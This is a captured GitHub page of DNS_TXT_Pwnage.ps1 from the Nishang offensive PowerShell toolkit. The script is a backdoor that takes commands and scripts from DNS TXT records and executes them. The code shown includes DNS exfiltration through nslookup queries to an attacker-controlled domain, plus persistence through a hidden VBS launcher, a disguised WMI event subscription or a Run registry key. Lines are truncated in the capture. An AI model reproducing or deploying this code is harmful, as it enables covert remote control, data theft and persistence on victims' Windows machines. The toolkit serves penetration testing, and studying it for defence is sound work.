


Product Solutions Resources Open Source Enterprise Pricing

Q


Sign in

Sign up


 samratashok / nishang

Public

🔔 Notifications

 Fork

2.4k

 Star

8.8k

<> Code

🔗 Issues

16

🔗 Pull requests

6


🔄 Actions


📁 Projects


📖 Wiki


🛡 Security


📈 Insights


 Files


 414ee11





 Go to file


>  ActiveDirectory


>  Antak-WebShell


>  Backdoors


 Add-ConstrainedDelegationBac...


 Add-RegBackdoor.ps1


 Add-ScrnSaveBackdoor.ps1


 DNS_TXT_Pwnage.ps1


 Execute-OnTime.ps1


 Gupt-Backdoor.ps1


 HTTP-Backdoor.ps1


 Invoke-ADSBackdoor.ps1


 Set-RemotePSRemoting.ps1


 Set-RemoteWMI.ps1


>  Bypass


>  Client


>  Escalation


>  Execution


>  Gather


>  MITM


>  Misc


>  Pivot


>  Prasadhak


>  Scan


>  Shells


>  Utility


>  powerpreter


 .gitattributes


 .gitignore


 CHANGELOG.txt


 DISCLAIMER.txt

 LICENSE


 README.md

 nishang.psm1

nishang / Backdoors / DNS_TXT_Pwnage.ps1 

 samratashok Added newline to EOF

d745bdb · 7 years ago


 History


Code


Blame

435 lines (363 loc) · 18.2 KB

Raw







1

2

3 function DNS_TXT_Pwnage

4 {

5 <#

6 .SYNOPSIS

7 A backdoor capable of recieving commands and PowerShell scripts from DNS TXT queries.

8

9 .DESRIPTION

10 This script continuously queries a domain's TXT records. It could be sent commands and

11 The PowerShell script which would be served as TXT record must be generated using Out-D

12

13 While using the AuthNS option it should be kept in mind that it increases chances of de

14 Leaving the DNS resolution to authorised name server of a target environment may be mor

15

16 If using DNS or Webserver ExfilOption, use Invoke-Decode.ps1 in the Utility folder to d

17

18 .PARAMETER startdomain

19 The domain (or subdomain) whose TXT records would be checked regularly for further inst

20

21 .PARAMETER cmdstring

22 The string, if responded by TXT record of startdomain, will make the payload query "c

23

24 .PARAMETER commanddomain

25 The domain (or subdomain) whose TXT records would be used to issue commands to the payl

26

27 .PARAMETER psstring

28 The string, if responded by TXT record of startdomain, will make the payload query "p

29

30 .PARAMETER psdomain

31 The domain (or subdomain) whose subdomains would be used to provide powershell scripts

32

33 .PARAMETER Arguments

34 Arguments to be passed to a script. Powerpreter and other scripts in Nishang need the f

35

36 .PARAMETER subdomains

37 The number of subdomains which would be used to provide powershell scripts from their T

38 The length of DNS TXT records is assumed to be 255 characters, so more than one subdoma

39

40 .PARAMETER stopstring

41 The string, if responded by TXT record of startdomain, will stop this payload on the ta

42

43 .PARAMETER AuthNS

44 Authoritative Name Server for the domains (or for startdomain in case you are using sep

45 Startdomain would be changed for commands and an authoritative reply shoudl reflect cha

46

47 .PARAMETER exfil

48 Use this option for using exfiltration

49

50 .PARAMETER ExfilOption

51 The method you want to use for exfitration of data. Valid options are "gmail","pastebin

52

53 .PARAMETER dev_key

54 The Unique API key provided by pastebin when you register a free account.

55 Unused for other options

56


57 .PARAMETER usecmdcat

Page 1 of 7

```
57 .PARAMETER Username
58 Username for the pastebin/gmail account where data would be exfiltrated.
59 Unused for other options
60
61 .PARAMETER password
62 Password for the pastebin/gmail account where data would be exfiltrated.
63 Unused for other options
64
65 .PARAMETER URL
66 The URL of the webserver where POST requests would be sent. The Webserver must be able
67 The encoded values from the webserver could be decoded by using Invoke-Decode from Nishang
68
69 .PARAMETER DomainName
70 The DomainName, whose subdomains would be used for sending TXT queries to. The DNS Server
71
72 .PARAMETER ExfilNS
73 Authoritative Name Server for the domain specified in DomainName. Using it may increase
74 Usually, you should let the Name Server of target to resolve things for you.
75
76 .PARAMETER persist
77 Use this parameter for reboot persistence.
78 Use Remove-Persistence from the Utility folder to clean a target machine.
79
80 .EXAMPLE
81 PS > DNS_TXT_Pwnage
82 The payload will ask for all required options.
83
84 .EXAMPLE
85 PS > DNS_TXT_Pwnage -StartDomain start.alteredsecurity.com -cmdstring begincommands -Command
86 In the above example if you want to execute commands. TXT record of start.alteredsecurity.com
87 must contain only "begincommands" and command.alteredsecurity.com should contain a single
88 you want to execute. The TXT record could be changed live and the payload will pick up
89 record to execute new command.
90
91 To execute a script in above example, start.alteredsecurity.com must contain "startscript"
92 1.script.alteredsecurity.com, 2.script.alteredsecurity.com and 3.script.alteredsecurity.com
93 Use the Arguments parameter if the downloaded script loads a function.
94 Use the Out-DnsTxt script in the Utility folder to encode scripts to base64.
95
96 .EXAMPLE
97 PS > DNS_TXT_Pwnage -StartDomain start.alteredsecurity.com -cmdstring begincommands -Command
98 Use above command for sending POST request to your webserver which is able to log the request
99
100 .EXAMPLE
101 PS > DNS_TXT_Pwnage -StartDomain start.alteredsecurity.com -cmdstring begincommands -Command
102 Use above for reboot persistence.
103
104 .LINK
105 http://www.labofapenetrationtester.com/2015/01/fun-with-dns-txt-records-and-powershell/
106 https://github.com/samratashok/nishang
107 #>
108
109 [CmdletBinding(DefaultParameterSetName="noexfil")] Param(
110     [Parameter(Parametersetname="exfil")]
111     [Switch]
112     $persist,
113
114     [Parameter(Parametersetname="exfil")]
115     [Switch]
116     $exfil,
117
118     [Parameter(Position = 0, Mandatory = $True, Parametersetname="exfil")]
```







```
359     }
360     elseif ($ExfilOption -eq "DNS")
361     {
362         $lengthofsubstr = 0
363         $code = Compress-Encode
364         $queries = [int]($code.Length/63)
365         while ($queries -ne 0)
366         {
367             $querystring = $code.Substring($lengthofsubstr,63)
368             Invoke-Expression "nslookup -querytype=txt $querystring.$DomainName $ExfilN
369             $lengthofsubstr += 63
370             $queries -= 1
371         }
372         $mod = $code.Length%63
373         $query = $code.Substring($code.Length - $mod, $mod)
374         Invoke-Expression "nslookup -querytype=txt $query.$DomainName $ExfilNS"
375
376     }
377 }
378 '@
379
380
381 $modulename = "DNS_TXT_Pwnage.ps1"
382 if($persist -eq $True)
383 {
384     $name = "persist.vbs"
385     $options = "DNS-TXT-Logic $Startdomain $cmdstring $commanddomain $psstring $psd
386     if ($exfil -eq $True)
387     {
388         $options = "DNS-TXT-Logic $Startdomain $cmdstring $commanddomain $psstring
389     }
390     Out-File -InputObject $body -Force $env:TEMP\$modulename
391     Out-File -InputObject $exfiltration -Append $env:TEMP\$modulename
392     Out-File -InputObject $options -Append $env:TEMP\$modulename
393     echo "Set objShell = CreateObject(`"Wscript.shell`")" > $env:TEMP$name
394     echo "objShell.run(`"powershell -WindowStyle Hidden -executionpolicy bypass -fi
395     $currentPrincipal = New-Object Security.Principal.WindowsPrincipal( [Security.P
396     if($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administ
397     {
398         $scriptpath = $env:TEMP
399         $scriptFileName = "$scriptpath$name"
400         $filterNS = "root\cimv2"
401         $wmiNS = "root\subscription"
402         $query = @"
403             Select * from __InstanceCreationEvent within 30
404             where targetInstance isa 'Win32_LogonSession'
405         "@
406         $filterName = "WindowsSanity"
407         $filterPath = Set-WmiInstance -Class __EventFilter -Namespace $wmiNS -Argum
408         $consumerPath = Set-WmiInstance -Class ActiveScriptEventConsumer -Namespace
409         Set-WmiInstance -Class __FilterToConsumerBinding -Namespace $wmiNS -argumen
410     }
411     else
412     {
413         New-ItemProperty -Path HKCU:Software\Microsoft\Windows\CurrentVersion\Run\
414         echo "Set objShell = CreateObject(`"Wscript.shell`")" > $env:TEMP$name
415         echo "objShell.run(`"powershell -WindowStyle Hidden -executionpolicy bypass
416     }
417 }
418 else
419 {
420     $options = "DNS-TXT-Logic $Startdomain $cmdstring $commanddomain $psstring $psd
421
422     if ($exfil -eq $True)
423     {
424         $options = "DNS-TXT-Logic $Startdomain $cmdstring $commanddomain $psstring
425     }
426     Out-File -InputObject $body -Force $env:TEMP\$modulename
427     Out-File -InputObject $exfiltration -Append $env:TEMP\$modulename
428     Out-File -InputObject $options -Append $env:TEMP\$modulename
429     Invoke-Expression $env:TEMP\$modulename
430 }
```

```
430         }
431
432     }
```